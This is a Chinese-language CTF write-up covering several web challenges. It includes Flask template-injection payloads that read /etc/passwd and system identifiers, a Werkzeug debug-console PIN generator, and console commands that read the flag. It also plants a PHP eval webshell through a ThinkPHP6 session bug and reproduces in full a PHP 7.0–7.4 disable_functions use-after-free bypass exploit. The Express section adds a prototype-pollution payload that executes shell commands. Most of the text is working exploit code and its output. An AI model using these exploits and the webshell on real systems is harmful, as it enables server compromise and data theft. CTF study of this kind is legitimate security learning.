结果： root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/bin/false flaskweb:x:1000:1000::/home/flaskweb:

能行，获取该有的变量，用户名得到了~~

```
flaskweb:x:1000:1000::/home/flaskweb:
```

获取machine-id：

```
{{().__class__.__bases__[0].__subclasses__()[75].__init__.__globals__.__builtins__['open']('/proc/self/cgroup').read()}}
a14b5c675a13d08ace26df66d2305f96e1596317a34c8c2df215b1b5e6aee532
```

在docker环境中不能直接读/etc/machine-id，否在pin会不对

结果： 12:pids:/docker/a14b5c675a13d08ace26df66d2305f96e1596317a34c8c2df215b1b5e6aee532
11:cpu,cpuacct:/docker/a14b5c675a13d08ace26df66d2305f96e1596317a34c8c2df215b1b5e6aee532
10:hugetlb:/docker/a14b5c675a13d08ace26df66d2305f96e1596317a34c8c2df215b1b5e6aee532
9:devices:/docker/a14b5c675a13d08ace26df66d2305f96e1596317a34c8c2df215b1b5e6aee532
8:blkio:/docker/a14b5c675a13d08ace26df66d2305f96e1596317a34c8c2df215b1b5e6aee532 7:rdma:/
6:memory:/docker/a14b5c675a13d08ace26df66d2305f96e1596317a34c8c2df215b1b5e6aee532
5:perf_event:/docker/a14b5c675a13d08ace26df66d2305f96e1596317a34c8c2df215b1b5e6aee532
4:net_cls,net_prio:/docker/a14b5c675a13d08ace26df66d2305f96e1596317a34c8c2df215b1b5e6aee532
3:freezer:/docker/a14b5c675a13d08ace26df66d2305f96e1596317a34c8c2df215b1b5e6aee532
2:cpuset:/docker/a14b5c675a13d08ace26df66d2305f96e1596317a34c8c2df215b1b5e6aee532
1:name=systemd:/docker/a14b5c675a13d08ace26df66d2305f96e1596317a34c8c2df215b1b5e6aee532 0::/system.slice/containerd.service

获取Mac地址：

```
{{().__class__.__bases__[0].__subclasses__()[75].__init__.__globals__.__builtins__['open']('/sys/class/net/eth0/address').read()}}
02:42:ac:12:00:09
十进制：2485377957897
```

路径报错就有：

```
/usr/local/lib/python3.7/site-packages/flask/app.py
```

利用文章中的exp：

```python
import hashlib
from itertools import chain
probably_public_bits = [
    'flaskweb',# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.7/site-packages/flask/app.py' # getattr(mod, '__file__', None),
]

private_bits = [
    '2485377957897',# str(uuid.getnode()),  /sys/class/net/ens33/address
    'a14b5c675a13d08ace26df66d2305f96e1596317a34c8c2df215b1b5e6aee532'# get_machine_id(), /etc/machine-id
]

h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
```

得到pin码：

```
C:\Users\[redacted]\Desktop>python 3.py
100-708-119
```

成功进入python控制台：

```
File /usr/local/lib/python3.7/site-packages/flask/app.py , line 2463, in __call__
  return self.wsgi_app(environ, start_response)
[console ready]
>>> import os
>>> print(os.popen('ls /').read())
app
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
requirements.txt
root
run
sbin
srv
sys
this_is_the_flag.txt
tmp
usr
var
```


读取flag文件：

```
>>> print(os.popen('cat /this_is_the_flag.txt').read())
flag{93df69f0-3005-414f-a119-c5562af1b167}
```

其实比赛中已经找到了这篇文章，but没有发现还有模板注入，，自闭，，，

easy_thinking

这道题目我上了一波车，，，，：

利用ThinkPHP6的漏洞，先注册一个账号
在登录时候burp抓包，修改session，将session改成.php结尾，注意长度必须是32位

```
Host: 123.57.212.112:7893
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://123.57.212.112:7893
Connection: close
Referer: http://123.57.212.112:7893/home/member/login
Cookie: PHPSESSID=A_dmina1a770cbdc92a80e94f0c1.php
Upgrade-Insecure-Requests: 1
```


```
Date: Mon, 24 Feb 2020 06:16:51 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: PHPSESSID=A_dmina1a770cbdc92a80e94f0c1.php; path=/
Vary: Accept-Encoding
Content-Length: 2773
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
```


然后去搜索页面抓包修改session，并在搜索处插入木马：

```
POST /home/member/search HTTP/1.1
Host: 123.57.212.112:7893
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 94
Origin: http://123.57.212.112:7893
Connection: close
Referer: http://123.57.212.112:7893/home/member/search
Cookie: PHPSESSID=A_dmina1a770cbdc92a80e94f0c1.php
Upgrade-Insecure-Requests: 1

key=%3C%3Fphp+%40eval%28%24_POST%5B%27pass%27%5D%29%3B%3F%3E++%3C%3Fph
p+phpinfo%28%29%3B%3F%3E
```


```
HTTP/1.1 200 OK
Date: Mon, 24 Feb 2020 06:20:54 GMT
Server: Apache/2.4.29 (Ubuntu)
Set-Cookie: PHPSESSID=A_dmina1a770cbdc92a80e94f0c1.php; path=/
Vary: Accept-Encoding
Content-Length: 2786
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <title>Demo</title>

    <!-- Fonts -->
    <link href="/public/static/bootstrap/css/googleapis.css" rel="stylesheet" type="text/css">
    <!-- Styles -->
```



可以看见：



a:2:{s:3:"UID";i:72;s:6:"Record";s:51:",

使用蚁剑链接得到：






不过禁用了很多的函数：

disable_functions	passthru,mail,error_log,mb_send_mail,imap_mail,exec,system,chroot,chgrp,chown,shell_exec,popen,proc_open,pcntl_exec,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,imap_open,apache_setenv	passthru,mail,error_log,mb_send_mail,imap_mail,exec,system,chroot,chgrp,chown,shell_exec,popen,proc_open,pcntl_exec,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,imap_open,apache_setenv

接下来就像极客的那道rec了，不过他里面有exp，这里需要我们自己弄
直接上传成功：

得到：



exp.php：

```php
<?php

# PHP 7.0-7.4 disable_functions bypass PoC (*nix only)
#
```

```php
# Bug: https://bugs.php.net/bug.php?id=76047
# debug_backtrace() returns a reference to a variable
# that has been destroyed, causing a UAF vulnerability.
#
# This exploit should work on all PHP 7.0-7.4 versions
# released as of 30/01/2020.
#
# Author: https://github.com/mm0r1

pwn("/readflag");

function pwn($cmd) {
    global $abc, $helper, $backtrace;

    class Vuln {
        public $a;
        public function __destruct() {
            global $backtrace;
            unset($this->a);
            $backtrace = (new Exception)->getTrace(); # ;)
            if(!isset($backtrace[1]['args'])) { # PHP >= 7.4
                $backtrace = debug_backtrace();
            }
        }
    }

    class Helper {
        public $a, $b, $c, $d;
    }

    function str2ptr(&$str, $p = 0, $s = 8) {
        $address = 0;
        for($j = $s-1; $j >= 0; $j--) {
            $address <<= 8;
            $address |= ord($str[$p+$j]);
        }
        return $address;
    }

    function ptr2str($ptr, $m = 8) {
        $out = "";
        for ($i=0; $i < $m; $i++) {
            $out .= chr($ptr & 0xff);
            $ptr >>= 8;
        }
        return $out;
    }

    function write(&$str, $p, $v, $n = 8) {
        $i = 0;
        for($i = 0; $i < $n; $i++) {
            $str[$p + $i] = chr($v & 0xff);
            $v >>= 8;
        }
    }

    function leak($addr, $p = 0, $s = 8) {
        global $abc, $helper;
        write($abc, 0x68, $addr + $p - 0x10);
        $leak = strlen($helper->a);
```

```
    if($s != 8) { $leak %= 2 << ($s * 8) - 1; }
    return $leak;
}

function parse_elf($base) {
    $e_type = leak($base, 0x10, 2);

    $e_phoff = leak($base, 0x20);
    $e_phentsize = leak($base, 0x36, 2);
    $e_phnum = leak($base, 0x38, 2);

    for($i = 0; $i < $e_phnum; $i++) {
        $header = $base + $e_phoff + $i * $e_phentsize;
        $p_type  = leak($header, 0, 4);
        $p_flags = leak($header, 4, 4);
        $p_vaddr = leak($header, 0x10);
        $p_memsz = leak($header, 0x28);

        if($p_type == 1 && $p_flags == 6) { # PT_LOAD, PF_Read_Write
            # handle pie
            $data_addr = $e_type == 2 ? $p_vaddr : $base + $p_vaddr;
            $data_size = $p_memsz;
        } else if($p_type == 1 && $p_flags == 5) { # PT_LOAD, PF_Read_exec
            $text_size = $p_memsz;
        }
    }

    if(!$data_addr || !$text_size || !$data_size)
        return false;

    return [$data_addr, $text_size, $data_size];
}

function get_basic_funcs($base, $elf) {
    list($data_addr, $text_size, $data_size) = $elf;
    for($i = 0; $i < $data_size / 8; $i++) {
        $leak = leak($data_addr, $i * 8);
        if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
            $deref = leak($leak);
            # 'constant' constant check
            if($deref != 0x746e6174736e6f63)
                continue;
        } else continue;

        $leak = leak($data_addr, ($i + 4) * 8);
        if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
            $deref = leak($leak);
            # 'bin2hex' constant check
            if($deref != 0x786568326e6962)
                continue;
        } else continue;

        return $data_addr + $i * 8;
    }
}

function get_binary_base($binary_leak) {
    $base = 0;
    $start = $binary_leak & 0xfffffffffffff000;
```

```
    for($i = 0; $i < 0x1000; $i++) {
        $addr = $start - 0x1000 * $i;
        $leak = leak($addr, 0, 7);
        if($leak == 0x10102464c457f) { # ELF header
            return $addr;
        }
    }
}

function get_system($basic_funcs) {
    $addr = $basic_funcs;
    do {
        $f_entry = leak($addr);
        $f_name = leak($f_entry, 0, 6);

        if($f_name == 0x6d6574737973) { # system
            return leak($addr + 8);
        }
        $addr += 0x20;
    } while($f_entry != 0);
    return false;
}

function trigger_uaf($arg) {
    # str_shuffle prevents opcache string interning
    $arg = str_shuffle(str_repeat('A', 79));
    $vuln = new Vuln();
    $vuln->a = $arg;
}

if(stristr(PHP_OS, 'WIN')) {
    die('This PoC is for *nix systems only.');
}

$n_alloc = 10; # increase this value if UAF fails
$contiguous = [];
for($i = 0; $i < $n_alloc; $i++)
    $contiguous[] = str_shuffle(str_repeat('A', 79));

trigger_uaf('x');
$abc = $backtrace[1]['args'][0];

$helper = new Helper;
$helper->b = function ($x) { };

if(strlen($abc) == 79 || strlen($abc) == 0) {
    die("UAF failed");
}

# leaks
$closure_handlers = str2ptr($abc, 0);
$php_heap = str2ptr($abc, 0x58);
$abc_addr = $php_heap - 0xc8;

# fake value
write($abc, 0x60, 2);
write($abc, 0x70, 6);

# fake reference
write($abc, 0x10, $abc_addr + 0x60);
```

```
    write($abc, 0x18, 0xa);

    $closure_obj = str2ptr($abc, 0x20);

    $binary_leak = leak($closure_handlers, 8);
    if(!($base = get_binary_base($binary_leak))) {
        die("Couldn't determine binary base address");
    }

    if(!($elf = parse_elf($base))) {
        die("Couldn't parse ELF header");
    }

    if(!($basic_funcs = get_basic_funcs($base, $elf))) {
        die("Couldn't get basic_functions address");
    }

    if(!($zif_system = get_system($basic_funcs))) {
        die("Couldn't get zif_system address");
    }

    # fake closure object
    $fake_obj_offset = 0xd0;
    for($i = 0; $i < 0x110; $i += 8) {
        write($abc, $fake_obj_offset + $i, leak($closure_obj, $i));
    }

    # pwn
    write($abc, 0x20, $abc_addr + $fake_obj_offset);
    write($abc, 0xd0 + 0x38, 1, 4); # internal func type
    write($abc, 0xd0 + 0x68, $zif_system); # internal func handler

    ($helper->b)($cmd);
    exit();
}
```


ezExpress


这道题目怎么说呢，，，在buu上复现成功了，但是原网站却没有，自闭，，，
首先题目要求我们能够登陆成功，利用javascript大小写特性绕过：

```
ADM1N
```


注册`ADM1N`账号，成功登陆进去，接下来就是利用原型链污染了，，，
payload:

```
{"__proto__":{"outputFunctionName":"_tmp1;global.process.mainModule.require('child_process').exec('bash -c \"cat
 /flag > /app/public/flag\"');//"}}
```







当看见成功时，去访问一下info：




```
});
router.get('/info', function (req, res) {
  res.render('index',data={'user':res.outputFunctionName});
})
```

然后去访问一下flag文件，就能够直接下载到！得到flag：





不过在原网站上没有成功，不知道为什么，命令虽然执行成功了，但是找不到flag文件，，
换其他命令貌似也没得用，嘤嘤嘤，自己好菜，又是自闭的一天！！！
希望有知道的师傅能指导我一下为什么~~感激不尽

node_game

暂缓~